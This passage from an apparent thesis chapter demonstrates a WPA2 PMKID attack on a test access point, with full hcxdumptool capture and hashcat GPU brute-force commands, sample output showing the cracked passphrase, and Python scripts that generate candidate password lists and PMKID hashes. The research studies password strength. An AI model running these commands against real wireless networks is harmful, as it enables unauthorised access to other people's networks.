## 4.2 DETAILED DESCRIPTION OF THE STEPS INVOLVED IN EXPLOITING THE RSN IE VULNERABILITY, RETRIEVING PMKID HASHES AND CRACKING PASSWORDS USING GPU PERFORMANCE

### 4.2.1 Wi-Fi AP Attack and Retrieving PMKID Hash.

First step starts by stopping services that might interfere with packet capturing tools

```
sudo systemctl stop NetworkManager
sudo systemctl stop wpa_supplicant
```

Using the Hcxdump tool, in Figure 23, we scan surrounding networks using the ALFA WLAN interface using the following command options, which are explained in Table 8.

```
sudo hcxdumpool -i wlx00a096f98754 --do_rcascan
```

Table 8: hcxdumpool scan command options explanation

Command Option	Explanation
<i>-i &lt;interface&gt;</i>	Select the wireless interface to be used.
<i>--do_rcascan</i>	Scan for target access points.

```
BSSID      FREQ  CH  RSSI  BEACON  RESPONSE  ESSID      SCAN-FREQ: 2442 INJECTION-RATIO: 34% [12:36:48]
-----
84dbacdd1603 2412  1  -47   28      22  TestNetwork
```

Figure 23: hcxdumpool scan for target access points

As the target access point is identified in Figure 23. The wireless interface is set to monitor mode in order to begin the attack, using the following commands.

```
sudo ip link set wlx00a096f98754 down
sudo iwconfig wlx00a096f98754 mode monitor
sudo ip link set wlx00a096f98754 up
```

In order to create a controlled environment and make sure only the target network is being monitored, a filter is required to explicitly specify the targeted traffic based on the target's MAC address (84:DB:AC:DD:16:03). Using Berkeley Packet Filter (BPF) [52], packets can be identified with the MAC address in one of the three address fields of a Wi-Fi frame. BPF allows network packages to be filtered and processed in real time at the kernel level. This method ensures that packets exchanged with the target access point are exclusively monitored.

To create a BPF file, we use the following tcpdump [53] command, which is explained in Table 9.

```
sudo tcpdump -i wlx00a096f98754 wlan addr1 84:DB:AC:DD:16:03
or wlan addr2 84:DB:AC:DD:16:03 or wlan addr3 84:DB:AC:DD:16:03
-ddd > target.bpf
```

Table 9: tcpdump filter command options explanation [54]

Command Option	Explanation
<i>-i &lt;interface&gt;</i>	Select the interface to be used.
<i>wlan addr1 ehost</i>	True if the first IEEE 802.11 address field is ehost.
<i>wlan addr2 ehost</i>	True if the second IEEE 802.11 address field, if present, is ehost. The second address field is used in all frames except for CTS (Clear To Send) and ACK (Acknowledgment) control frames.
<i>wlan addr3 ehost</i>	True if the third IEEE 802.11 address field, if present, is ehost. The third address field is used in management and data frames, but not in control frames.
<i>-ddd</i>	Dump packet-matching code as decimal numbers (preceded with a count).

In the next step, the PMKID attack is initiated employing `hcxdump` while applying the previously created Berkley Packet Filter using the following command. The selected options of the command are detailed in Table 10.

```
sudo hcxdump -i wlx00a096f98754 -o
testNetwork_PMKID.pcapng --enable_status=5
--disable_deauthentication --disable_client_attacks
--bpf=target.bpf
```

Table 10: `hcxdump` PMKID attack command options explanation

Command Option	Explanation
<code>-i &lt;interface&gt;</code>	Select the interface to be used.
<code>-o &lt;dump file&gt;</code>	Output file in pcapng format.
<code>--enable_status=5</code>	Enable real-time display of incoming traffic: EAPOL and AUTHENTICATION.
<code>--disable_deauthentication</code>	Do not send deauthentication or disassociation frames to connected clients.
<code>--disable_client_attacks</code>	Do not attack clients.
<code>--bpf=&lt;file&gt;</code>	Input kernel space Berkely Packet Filter (BPF) code.

Finally, the PMKID of the target network is captured, as shown in Figure 24.

```
TIME      FREQ/CH  MAC_DEST  MAC_SOURCE  ESSID [FRAME TYPE]
13:07:04  2417/2   b0feb61b866  84dbacdd1603  TestNetwork [PMKIDROGUE:5ef9e9519d9f262215eb01fc1ac3c218 KDV:2]
```

Figure 24: captured PMKID using `hcxdump`

The attack resulted in an output file “testNetwork\_PMKID.pcapng” which contain the captured packages. This file can be opened and analysed using network protocol analyzers, as demonstrated in Figure 25. Nevertheless, to facilitate further processing, the PMKID must first be extracted from the pcapng file and transformed into a compatible format readable by cracking tools, such as Hashcat.



```

  802.1X Authentication
    Version: 802.1X-2004 (2)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  > Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: 79a0641bb783ae4b0f205ea5256882fa904705492127641ac1449361b7f19e73
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 22
  > WPA Key Data: dd14000fac045ef9e9519d9f262215eb01fc1ac3c218
    > Tag: Vendor Specific: Ieee 802.11: RSN PMKID
      Tag Number: Vendor Specific (221)
      Tag length: 20
      OUI: 00:0f:ac (Ieee 802.11)
      Vendor Specific OUI Type: 4
      Data Type: PMKID KDE (4)
      PMKID: 5ef9e9519d9f262215eb01fc1ac3c218

```

Figure 25: Captured PMKID using `hcxdumpool` shown in `testNetwork_PMKID.pcapng` file - Wireshark

In order to extract and transform the captured hash from “`testNetwork_PMKID.pcapng`” file, `hcxpcapngtool` of the `hcxtools` set is utilized. Employing the following command produces a text file holds the PMKID transformed into hashcat format 22000.

```

hcxpcapngtool -o testNetwork_PMKID_22000_hash.txt
testNetwork_PMKID.pcapng

```

The execution of the previous command using `hcxpcapngtool` led to the generation of the file `"testNetwork_PMKID_22000_hash.txt,"` encompassing the subsequent information.

```
WPA*01*5ef9e9519d9f262215eb01fc1ac3c218*84dbacdd1603*b0febd61
b866*546573744e6574776f726b***
```

This hash format corresponds to 22000 hashcat mode which combines PMKIDs and EAPOL MESSAGE PAIRS in a single file [55].

The 22000-hash format stores the following information, which are clarified in Table 11.

```
PROTOCOL*TYPE*PMKID/MIC*MACAP*MACCLIENT*ESSID*ANONCE*EAPOL*ME
SSAGEPAIR
```

Table 11: Hashcat 22000 hash format details

Information	Details
<i>PROTOCOL</i>	Fixed string "WPA"
<i>TYPE</i>	01 for PMKID, 02 for EAPOL
<i>PMKID/MIC</i>	PMKID if TYPE=01, MIC if TYPE=02
<i>MACAP</i>	MAC address of access point
<i>MACCLIENT</i>	MAC address of client
<i>ESSID</i>	Network name (ESSID) in HEX
<i>ANONCE</i>	ANONCE
<i>EAPOL</i>	EAPOL (SNONCE)
<i>MESSAGEPAIR</i>	Bitmask [56]

Having successfully captured the PMKID hash, the utilization of ANONCE, EAPOL, and MESSAGEPAIR in this context is deemed unnecessary, leading to the absence of their values within the hash.

## 4.2.2 Cracking the PMKID hash using Hashcat tool

Hashcat has the capability to utilize multiple techniques for cracking passwords, with the most commonly employed method being the utilization of a dictionary attack [57] that is bolstered by the inclusion of rules and masks [58]. In the present example, a basic "mask attack" [59] was conducted, wherein a keyspace was defined to establish how a brute force attack should be executed.

When performing a mask attack, a built-in charset, detailed in Table 12, is to be used.

Table 12: Hashcat Mask-Charset explanation

Mask Charset	Charset Components
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	«space»!"#\$%&'()*+,-./:;<=>?@[\\]^_`{ }~
?a	?l?u?d?s

As an example, the mask of the word Merseburg2023 is ?u?l?l?l?l?l?l?l?d?d?d

The following hashcat command was used to try all possible numbers from 8 characters long, which is the minimum length allowed for WPA2 password to 10 characters long.

```
./hashcat.exe -a 3 -w 4 -m 22000 -i --increment-min=8
--increment-max=10 ...\testNetwork_PMKID_22000_hash.txt
?d?d?d?d?d?d?d?d -o testNetwork_pmkid_cracked.txt
```

The components of the command are elucidated in Table 13, with the outcomes illustrated in Figures 26 to 28.

Table 13: Hashcat mask attack command explanation

Command Option	Explanation
<code>-a</code>	Attack-mode. 3 = Brute-force
<code>-w</code>	Workload-profile. 4 = highest power consumption.
<code>-m</code>	Hash-type. 22000 combines WPA-PBKDF2-PMKID and EAPOL
<code>-i</code>	Enables mask increment mode
<code>--increment-min</code>	Start mask incrementing at X
<code>--increment-max</code>	Stop mask incrementing at X
<code>-o</code>	Output file for recovered hash

```
hashcat (v6.2.6) starting
hiprtcCompileProgram is missing from HIPRTC shared library.

OpenCL API (OpenCL 2.1 AMD-APP (3516.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====
* Device #1: AMD Radeon RX 6800, 16256/16368 MB (13912 MB allocatable), 30MCU

OpenCL API (OpenCL 3.0 WINDOWS) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: AMD Ryzen 7 5700G with Radeon Graphics, skipped

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Counting lines in C:\Users\Enchilada\Desktop\Masterarbeit progress\tools\hashcat\testNetwork_PMKID_22000_hash.txt. Please be patient
Hashes: 1 digests; 1 unique digests, 1 unique salts          es
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
```

Figure 26: Starting hashcat mask attack utilizing AMD RX 6800 GPU

```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: ..... \testNetwork_PMKID_22000_hash.txt
Time.Started....: Wed Mar 22 17:58:41 2023 (7 secs)
Time.Estimated...: Wed Mar 22 18:00:41 2023 (1 min, 53 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 835.1 kH/s (292.82ms) @ Accel:256 Loops:1024 Thr:128 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 4915200/100000000 (4.92%)
Rejected.....: 0/4915200 (0.00%)
Restore.Point...: 0/10000000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:5-6 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1...: 42345678 -> 47779645
Hardware.Mon.#1..: Temp: 59c Fan: 24% Util: 99% Core:2071MHz Mem:1988MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => |
```

Figure 27: Hashcat mask attack in a running status

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: \testNetwork_PMKID_22000_hash.txt
Time.Started....: Wed Mar 22 17:58:41 2023 (15 secs)
Time.Estimated...: Wed Mar 22 17:58:56 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d?d?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 832.0 kH/s (293.32ms) @ Accel:256 Loops:1024 Thr:128 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 12779520/100000000 (12.78%)
Rejected.....: 0/12779520 (0.00%)
Restore.Point...: 983040/10000000 (9.83%)
Restore.Sub.#1...: Salt:0 Amplifier:2-3 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 22558045 -> 27914643
Hardware.Mon.#1..: Temp: 62c Fan: 39% Util: 66% Core:1564MHz Mem:1232MHz Bus:16

Started: Wed Mar 22 17:58:17 2023
Stopped: Wed Mar 22 17:58:58 2023

```

Figure 28: Hashcat final result after cracking the PMKID hash

The Hashcat session status in Figure 28 shows that the hash with a length of 8 digits was successfully cracked in just 15 seconds using the AMD RX 6800 GPU. As per the Hashcat command specifications, the output file named "testNetwork\_pmkid\_cracked.txt" was generated, which contains the passphrase of the corresponding access point, revealed in Figure 29.

```

5ef9e9519d9f262215eb01fc1ac3c218:84dbacdd1603:b0febd61b866:TestNetwork:28054001

```

Figure 29: The cracked passphrase in the testNetwork\_pmkid\_cracked.txt file

## 4.3 EXPLORING THE CAPABILITIES OF MODERN GPUS FOR CRACKING OF NETWORK PASSWORDS

### 4.3.1 Password Lists Generation

To simulate real-world scenarios that involve commonly used passwords in Germany, customized scripts were developed to generate German phone numbers list, dates list, and different complicated password lists in combination with frequently utilized passwords. These lists of passwords were then compiled into lists of PMKID hashes, which were then composed in 22000 hashcat format. The main objective is to explore the effectiveness of using common and complex passwords against modern GPUs cracking capabilities. The generation of these lists also shines the light on common human behaviors in creating complex memorable passwords.

#### 4.3.1.1 German Phone Number Generator

Given that phone numbers are commonly employed as Wi-Fi passwords, even considered weak, a custom script was crafted to generate random German phone numbers.

Code Listing 1: German Phone Number Generator - Part 1

```

1 import random
2
3 # Define a list of German area codes
4 COUNTRY_CODE = "0"
5 AREA_CODES = [
6     {"city_carrier": "T-Mobile", "codes": ["151", "160", "170", "171", "175"]},
7     {"city_carrier": "Vodafone", "codes": ["152", "162", "172", "173", "174"]},
8     {"city_carrier": "o2 Germany", "codes": ["155", "157", "159", "163", "176",
9 "177", "178", "179"]},
10    {"city_carrier": "Berlin", "codes": ["30"]},
11    {"city_carrier": "Munich", "codes": ["89"]},
12    {"city_carrier": "Hamburg", "codes": ["40"]},
13    {"city_carrier": "Frankfurt", "codes": ["69"]},
14    {"city_carrier": "Cologne", "codes": ["221", "228"]},
15    {"city_carrier": "Stuttgart", "codes": ["711"]},
16    {"city_carrier": "Düsseldorf", "codes": ["211"]},
17    {"city_carrier": "Bremen", "codes": ["421"]},
18    {"city_carrier": "Dresden", "codes": ["351"]},
19    {"city_carrier": "Leipzig", "codes": ["341"]},
20    {"city_carrier": "Halle", "codes": ["345"]},
]

```

In the first part of the script, Code Listing 1, a country code is defined as 0, as every phone number starts with 0 when called locally. A list of German area codes [60] is defined, including the 3 major carriers, T-Mobile, Vodafone and O2.

Code Listing 2: German Phone Number Generator - Part 2

```

1 # Generate a random phone number
2 def generate_phone_number():
3     # Select a random area code list
4     area_code_list = random.choice(AREA_CODES)
5
6     # Select a random area code from the chosen list in the previous step
7     area_code = random.choice(area_code_list["codes"])
8
9     # Generate a random number between 10^6 and 10^8 - 1 (6 - 8 digits long)
10    number = random.randint(10**6, 10**8 - 1)
11
12    # Format the previously generated number as a string
13    number_str = str(number)
14
15    # Return the concatenated phone number
16    return COUNTRY_CODE + area_code + number_str
17
18 # Generate multiple phone numbers and write them to a file
19 def generate_phone_numbers_to_file(num_numbers, filename):
20     # Create an empty list to store the generated numbers
21     phone_numbers = []
22
23     # Generate the specified number of phone numbers
24     for i in range(num_numbers):
25         phone_numbers.append(generate_phone_number())
26
27     # Write the phone numbers to the file
28     with open(filename, "w") as f:
29         f.write("\n".join(phone_numbers))
30
31     # Return the list of generated phone numbers
32     return phone_numbers
33
34 # Take user inputs
35 while True:
36     try:
37         num = int(input("How many German phone numbers to generate? "))
38         break
39     except ValueError:
40         print("Invalid input. Please enter a number.")
41 output = input("Name of the output file? ")
42
43 # Generate numbers from user input
44 generate_phone_numbers_to_file(num, output + ".txt")

```

In Code Listing 2, lines 1-16, the script generates multiple phone numbers by taking the country code (0) and selecting a random area code from a list of pre-defined German area codes, and then generating a random 6 to 8 digits long number creating a German phone number, which is 9 to 13 digits long [61]. The generated phone numbers are then written to a file specified by the user, lines 18-32.

Using this code, a list of random phone numbers has been compiled to a text file.

### 4.3.1.2 Dates List Generator

A frequently observed password choice is a specific date that holds personal significance for the user, such as a date of birth, graduation, or marriage. In order to reproduce this phenomenon, a script was developed to generate a user-defined quantity of such dates.

Code Listing 3: Dates List Generator

```

1 import random
2
3 # Specify the number of dates to generate
4 while True:
5     try:
6         num_dates = int(input("How many dates to generate? "))
7         break
8     except ValueError:
9         print("Invalid input. Please enter a number.")
10
11 output = input("Name of output file? ")
12
13 # Generate a list of random dates
14 dates = set()
15 while len(dates) < num_dates:
16     day = str(random.randint(1, 28)).zfill(2)
17     month = str(random.randint(1, 12)).zfill(2)
18     year = str(random.randint(1900, 2023))
19     date = day + month + year
20     if date not in dates:
21         dates.add(date)
22
23 dates = list(dates)
24
25 # write the list of dates to a file
26 with open(output, 'w') as f:
27     for date in dates:
28         f.write(date + '\n')
29
30 print(f"File '{output}' created.")

```

The script in Code Listing 3, lines 3-11, asks for the number of dates to generate and the name of the output file where the generated dates will be written. The script then, in lines 13-23, generates the specified number of dates of birth in lines and adds each date to a list called “dates”. The dates are generated randomly and are in the format DDMYYYYY, where DD is the day, MM is the month, and YYYY is the year. To ensure the generation of accurate dates of birth, the days, months and years are limited to 1-28, 1-12 and 1900-2023, respectively. Finally, in lines 25-28 the list of generated dates is written to the specified output file, with each date on a separate line.

A list of random dates was generated and compiled into a txt file.



### 4.3.1.3 Default ISP Password Generator

A prevalent practice among users is to retain the default WiFi password that is provided by the Internet Service Provider (ISP). The rationale behind this practice is often based on convenience, as the password is readily available at the back of the router, in case the user forgets it.

Following the investigation of Telekom and PYUR routers, as detailed in section 5.4 of this study, an ISP password generator was developed. The Python script is designed to generate passwords with randomized characters and writes them to a file that mimics PYUR ISP default passwords. The script defines the set of characters that can be included in each password, consisting of a combination of 2-4 uppercase letters, 2-4 digits, and lowercase letters. The passwords are generated by randomly selecting characters from each of these categories, and the order of the sections is randomized by shuffling. Finally, the resulting passwords are written to the output file. The script was executed to generate a dataset of random passwords.

Code Listing 4: Default ISP Password Generator - Part 1

```
1 import random
2 import string
3
4 # prompt for the name of the output file
5 filename = input("Enter the name of the output file: ") + ".txt"
6
7 # specify the number of passwords to generate
8 while True:
9     try:
10         num_passwords = int(input("How many passwords to generate? "))
11         break
12     except ValueError:
13         print("Invalid input. Please enter a number.")
14
15 # define the possible characters to use in the password
16 uppercase = string.ascii_uppercase
17 lowercase = string.ascii_lowercase
18 digits = string.digits
19
20 # define the length of each section in the password
21 upper_length = random.randint(2, 4)
22 digit_length = random.randint(2, 4)
23 lower_length = 12 - upper_length - digit_length
```

The script in Code Listing 4, lines 4-13, prompting the user to enter the name of the output file as well as a valid integer for the number of passwords to generate. In lines 15-23, the script defines sets of characters to be used in the password (uppercase letters, lowercase letters, and digits) and the length of each section in the password. The total length is fixed at 12 characters.

Code Listing 5: Default ISP Password Generator – Part 2

```
25 # generate the passwords and write them to the output file
26 with open(filename, 'w') as file:
27     for i in range(num_passwords):
28         upper = ''.join(random.choices(uppercase, k=upper_length))
29         digit = ''.join(random.choices(digits, k=digit_length))
30         lower = ''.join(random.choices(lowercase, k=lower_length))
31
32         # combine the sections and shuffle the order
33         password = upper + digit + lower
34         password = ''.join(random.sample(password, len(password)))
35
36         # write the password to the output file
37         file.write(password + "\n")
38 print(f"{num_passwords} passwords have been generated and saved to {filename}.")
```

Finally, in lines 25-37, passwords are generated and written to the output file. To ensure password randomization, each password is created by randomly selecting characters from each character set and then shuffling the order of the characters.

### 4.3.1.4 PMKID Hash Generator

After compiling a list of frequently used passwords, a method is required to transform them into PMKID hashes in Hashcat format 22000, which mimics their capture from WiFi attacks and facilitates their decryption. To achieve this, a script was designed based on the process of creating Hashcat 22000 format, as elaborated in section 6.2.1, to generate a roster of PMKID hashes utilizing the aforementioned password lists.

Code Listing 6: PMKID Hash Generator - Part 1

```

1 import hashlib
2 from hashlib import pbkdf2_hmac, sha1
3 import hmac
4 import subprocess
5 import random
6
7 # Generate a random MACADDRESS for Access Point
8 def generate_mac_ap():
9     mac = [ 0x00, 0x12, 0x3a,
10           random.randint(0x00, 0xff),
11           random.randint(0x00, 0xff),
12           random.randint(0x00, 0xff) ]
13     return ''.join(map(lambda x: "%02x" % x, mac))
14
15 # Generate a random MACADDRESS for CLIENT
16 def generate_mac_client():
17     mac = [ 0x00, 0x12, 0x3b,
18           random.randint(0x00, 0xff),
19           random.randint(0x00, 0xff),
20           random.randint(0x00, 0xff) ]
21     return ''.join(map(lambda x: "%02x" % x, mac))
22
23 # Access Point name generator
24 def generate_random_word():
25     # Generate a random word of length between 8 and 9 characters
26     length = random.randint(8, 9)
27     word = ''.join(random.choices('abcdefghijklmnopqrstuvwxyz1234567890', k=length))
28     return word
29
30 def generate_random_APname():
31     # Access Point indicator
32     name = 'AP'
33
34     # Generate a counter with leading zeros
35     counter = str(random.randint(000, 999)).zfill(3)
36
37     # Generate a random word
38     word = generate_random_word()
39     return f"{name}_{counter}_{word}"

```

Code Listing 6 comprises of 4 functions that randomly generate values for Access Point MAC address in lines 7-13, Client MAC address in lines 15-21, and an Access Point name in lines 23-39. These values are essential for creating a PMKID hash. In particular, the Access Point name is necessary for computing the PMK, which, in turn, is used in conjunction with the Access Point and Client MAC addresses to derive the PMKID hash, as described in section 4.1.



## 4.3.2 Assessing Password Security: An Analysis of Breached Passwords in Generated Passwords

### 4.3.2.1 Bloom Filter Generator

To enhance password uniqueness, it is essential to implement a mechanism that filters out compromised passwords. By doing so, we can guarantee that the generated password lists remain exclusive to individual users and are devoid of entries found in breached databases.

Recently, there have been numerous instances of high-profile data breaches that have caused millions of user passwords to be leaked [62]. To address this problem, a tool has been developed using Python that employs Bloom Filters to analyze breached passwords in generated passwords. A Bloom Filter is a probabilistic data structure that efficiently checks if an item is a member of a set. In this particular case, the dataset utilized by the Bloom Filter consists of 851,082,816 passwords from hacker breaches until March 2023, which was supplied by HIBP [63].

To ensure accuracy, the MurmurHash3 algorithm was utilized to create the Bloom Filter with a false positive probability rate of 1/10000000. As a result, the Bloom Filter is 99.99999% accurate in detecting whether a generated password is present in the breached dataset.

Code Listing 8: Bloom Filter Generator - Part 1

```

1  #!/usr/bin/python
2  import mmh3
3  import bitarray
4  import math
5  import datetime
6
7  inputFile = "pwnedpasswords.txt"
8  number_of_lines = int(subprocess.check_output(['wc', '-l', inputFile]).decode('utf-
9  8').split()[0])
10 outputFile = "finalBF_" + datetime.datetime.now().strftime("%H%M") + ".pt"
11
12 # Define the desired false positive rate
13 false_positive_rate = 0.0000001
14 num_partitions = 8
15
16 # Calculate the required size of the bit array and the number of hash functions
17 num_bits = int(-(number_of_lines * math.log(false_positive_rate)) / (math.log(2) ** 2))
18 num_bits_per_partition = (num_bits + 1) // num_partitions
19 num_hashes = int((num_bits_per_partition / number_of_lines) * math.log(2))
20
21 print(f"num_hashes (k): {num_hashes}")
22 print(f"num_bits (m): {num_bits}")
23 print(f"number of bits per partition: {num_bits_per_partition}")

```

In Code Listing 8, lines 7-14, several crucial parameters are computed, including the name of the input and output files, the quantity of lines in the input file, the desired false positive probability rate, and the number of partitions into which the generated Bloom Filter will be divided.

The calculation of the Bloom Filter size, which takes place in line 17, is based on the false positive probability rate and the total number of lines in the input file. Subsequently, in line 18, the size of each partition is determined by dividing the calculated number of bits by the specified number of partitions.

Eventually, the calculation of the hash functions, in line 19, is then performed using the bits per partition and the total number of lines in the input file. Finally, in lines 21-23, the program displays the computed values for the number of bits, hash functions, and bits per partition on the screen.

Code Listing 9: Bloom Filter Generator - Part 2

```

1 # Create a list of bit arrays. One for each partition
2 bit_arrays = [bitarray.bitarray(num_bits_per_partition) for _ in range(num_partitions)]
3 for bit_array in bit_arrays:
4     bit_array.setall(False)
5
6 with open(inputFile, 'r') as f:
7     for line in f:
8         password = line.strip()
9         for i in range(num_partitions):
10            hash_values = [mmh3.hash64(password.encode(), j, True)[0] %
11 num_bits_per_partition for j in range(num_hashes)]
12            for index in hash_values:
13                bit_arrays[i][index] = True
14
15 # Write the Bloom filter to a binary file
16 for i in range(num_partitions):
17     with open(f'{outputFile}{i}.bin', 'wb') as f:
18         bit_arrays[i].tofile(f)
19
20 print(f"\nInput file: {inputFile}")
21 for i in range(num_partitions):
22     print(f"Output file: {outputFile}{i}.bin")

```

In Code Listing 9, lines 1-4, a list of bit arrays are initialized, where each bit array corresponds to a partition. The size of each bit array is defined by the number of bits per partition. All bits in these arrays are initially set to false. In lines 6-13, the program opens the input file in read mode and iterates through each line. For each password, hash values are calculated by using the mmh3 hash function. The mmh3.hash64 function takes the encoded password as input and generates a 64-bit hash value, while ensuring that the hash values are within the range of the current partition's bit array. Afterward, another loop iterates over the calculated hash values for the current password and for each hash value, the corresponding bit is set to true, marking the positions in the Bloom filter where the current password's hash values indicate membership.

Finally, in lines 15-22, after processing all passwords, the code writes each partition's bit array to separate binary files and prints the names of the input file as well as the names of the output binary files for each partition.

Utilizing the custom-designed Bloom Filter tool, a Bloom filter with a size of 3.6GB was created, partitioned into eight segments, employing the 36.6GB password dataset supplied by HIBP, as depicted in Figures 30 and 31.

```
num_hashes (k): 2
num_bits (m): 28551874663
number of bits per partition: 3568984333

Input file: pwnedpasswords.txt
Output file: finalBF_1037_pt0.bin
Output file: finalBF_1037_pt1.bin
Output file: finalBF_1037_pt2.bin
Output file: finalBF_1037_pt3.bin
Output file: finalBF_1037_pt4.bin
Output file: finalBF_1037_pt5.bin
Output file: finalBF_1037_pt6.bin
Output file: finalBF_1037_pt7.bin
```

Figure 30: Generated output using the Bloom Filter Generation script.




Figure 31: Binary files generated with Bloom Filter Generation script

### 4.3.2.2 Bloom Filter Checker

To validate a set of generated passwords against a pre-existing Bloom Filter, a dedicated software application was engineered for this purpose.

Code Listing 10: Bloom Filter Checker - Part 1

```

1  #!/usr/bin/python
2  import os
3  import mmh3
4  import struct
5  import bitarray
6
7  num_partitions = 8
8
9  num_hashes = 2
10 num_bits = 28551874663
11 num_bits_per_partition = 3568984333
12 textFile = input('Enter file to check: ')
13 binFile = "finalBF_1037_pt"
14
15
16 # Load the Bloom filter bit arrays from the binary files
17 bit_arrays = []
18 for i in range(num_partitions):
19     with open(f'{binFile}{i}.bin', 'rb') as f:
20         print(f'{binFile}{i}.bin')
21         bit_array = bitarray.bitarray()
22         bit_array.fromfile(f)
23         bit_arrays.append(bit_array)
24
25 # Check if the strings are present in the Bloom filter
26 with open(textFile, 'r') as file:
27     passwords_to_check = file.read().splitlines()

```

The program in Code Listing 10, lines 7-13, was configured with variable outputs from Bloom Filter Generator in Figure 30, together with the number of partitions alongside the name of the input list to check and the name of the corresponding bloom filter binary.

In lines 16-23, the code iterates over the number of partitions. For each partition, it opens the corresponding binary file (finalBF\_1037\_pt0.bin, finalBF\_1037\_pt1.bin, ..., finalBF\_1037\_pt7.bin) and reads the content into a bit array. The file names and contents are printed for each iteration.

In the next instance, the code, in lines 25-27, opens the file containing the list passwords to check. It reads the content of the file, splits it into lines, and stores the result in the list passwords\_to\_check.



Code Listing 11: Bloom Filter Checker - Part 2

```

1 num_passwords = 0
2 num_detected = 0
3 num_not_detected = 0
4 not_detected_passwords = []
5 for password in passwords_to_check:
6     num_passwords += 1
7     is_password_in_filter = True
8     for i in range(num_partitions):
9         hash_values = [mmh3.hash64(password.encode(), j, True)[0] %
10 num_bits_per_partition for j in range(num_hashes)]
11         for index in hash_values:
12             if not bit_arrays[i][index]:
13                 is_password_in_filter = False
14                 break
15
16         if is_password_in_filter:
17             num_detected += 1
18         else:
19             num_not_detected += 1
20             not_detected_passwords.append(password)
21
22 with open(f'not_detected_{textFile}', 'w') as file:
23     for not_detected_password in not_detected_passwords:
24         file.write(not_detected_password + '\n')
25
26 print("Total number of passwords: {}".format(num_passwords))
27 print("Number of passwords detected: {}".format(num_detected))
28 print("Number of passwords NOT detected: {}".format(num_not_detected))
29 print(f'Not detected passwords are written to not_detected_{textFile}')

```

Subsequently, in Code Listing 11, lines 1-4, the code establishes multiple variables to serve as counters, specifically designated for quantifying the total number of passwords, the count of successfully detected passwords, and the count of undetected passwords. Additionally, the program initializes a list, denoted as `not_detected_passwords`, to systematically record and monitor the outcomes of the detection process.

In lines 5-20, the code iterates through each password in the `passwords_to_check` list. For every password, a series of hash functions is employed to hash the password across the partitions of the Bloom filter. Afterwards, the algorithm evaluates whether the respective bits in the Bloom filter are configured to 1. If any bit is not set, the password is considered not in the filter. The results are used to update the detected and undetected counters, alongside populating the `not_detected_passwords` list.

Finally, in lines 22-29, the program writes the passwords not detected by the Bloom filter to a file and prints the summary statistics on the display.

By utilizing this Bloom Filter, it was possible to verify whether generated passwords had appeared in prior breaches. This helps ensure that the passwords generated are not leaked and are not easily guessed. By preventing the reuse of easily guessed passwords, it is feasible to accurately assess the capabilities of modern GPUs in cracking these passwords.

### 4.3.3 Preparation and Curation of Password Datasets

All generated passwords lists underwent a curation process comprised of the following measures:

1. Integration of files into a singular file.
2. Elimination of duplicates.
3. Exclusion of passwords with a length of less than eight characters, which is the minimum password length possible for WPA.
4. Elimination of passwords identified in the leaked password dataset supplied by HIBP by using a Bloom Filter.

Following the curation process, a compilation of 33,864 passwords was obtained, detailed in Table 14.

Table 14: Sorted collection of curated passwords list

Number of Passwords	Type of Password
4253	Dates and 8-digit passwords
4179	German phone numbers
1000	12 characters (uppercase, lowercase and digits)
3000	12 characters (L33t type passwords)
1222	+20 characters (L33t type passwords)
16252	Commonly used passwords over 13 characters long
2802	Complexified Common WPA Passwords (8 char)
763	Complexified Common WPA Passwords (9 char)
305	Complexified Common WPA Passwords (10 char)
88	Complexified Common WPA Passwords (11 char)

Ultimately, The PMKID Hash Generator script (section 6.3.1.4) was utilized to generate a list of PMKID hashes in hashcat 22000 format from the curated passwords. A snapshot of this list is displayed in Figure 32.

```

16461 WPA*01*f0f3d4724ac42e81d64793e40d3aa453*00123ab54854*00123bf500cf*41505f3030375f646b72306b38746b6d***
16462 WPA*01*c359ce698e85c8eaea00dc4f3ae2bdca*00123a6af9bf*00123bbbed3f1*41505f3137345f76686434626577636f***
16463 WPA*01*99d1914b7fcfba5bd359e941bb52e8d5*00123a3b019e*00123b726f12*41505f3936355f333174646e306d79***
16464 WPA*01*f5b73898bc8c092fcb603f04982851f6*00123a2395c6*00123b63606b*41505f3531395f6b396e37393986b73***
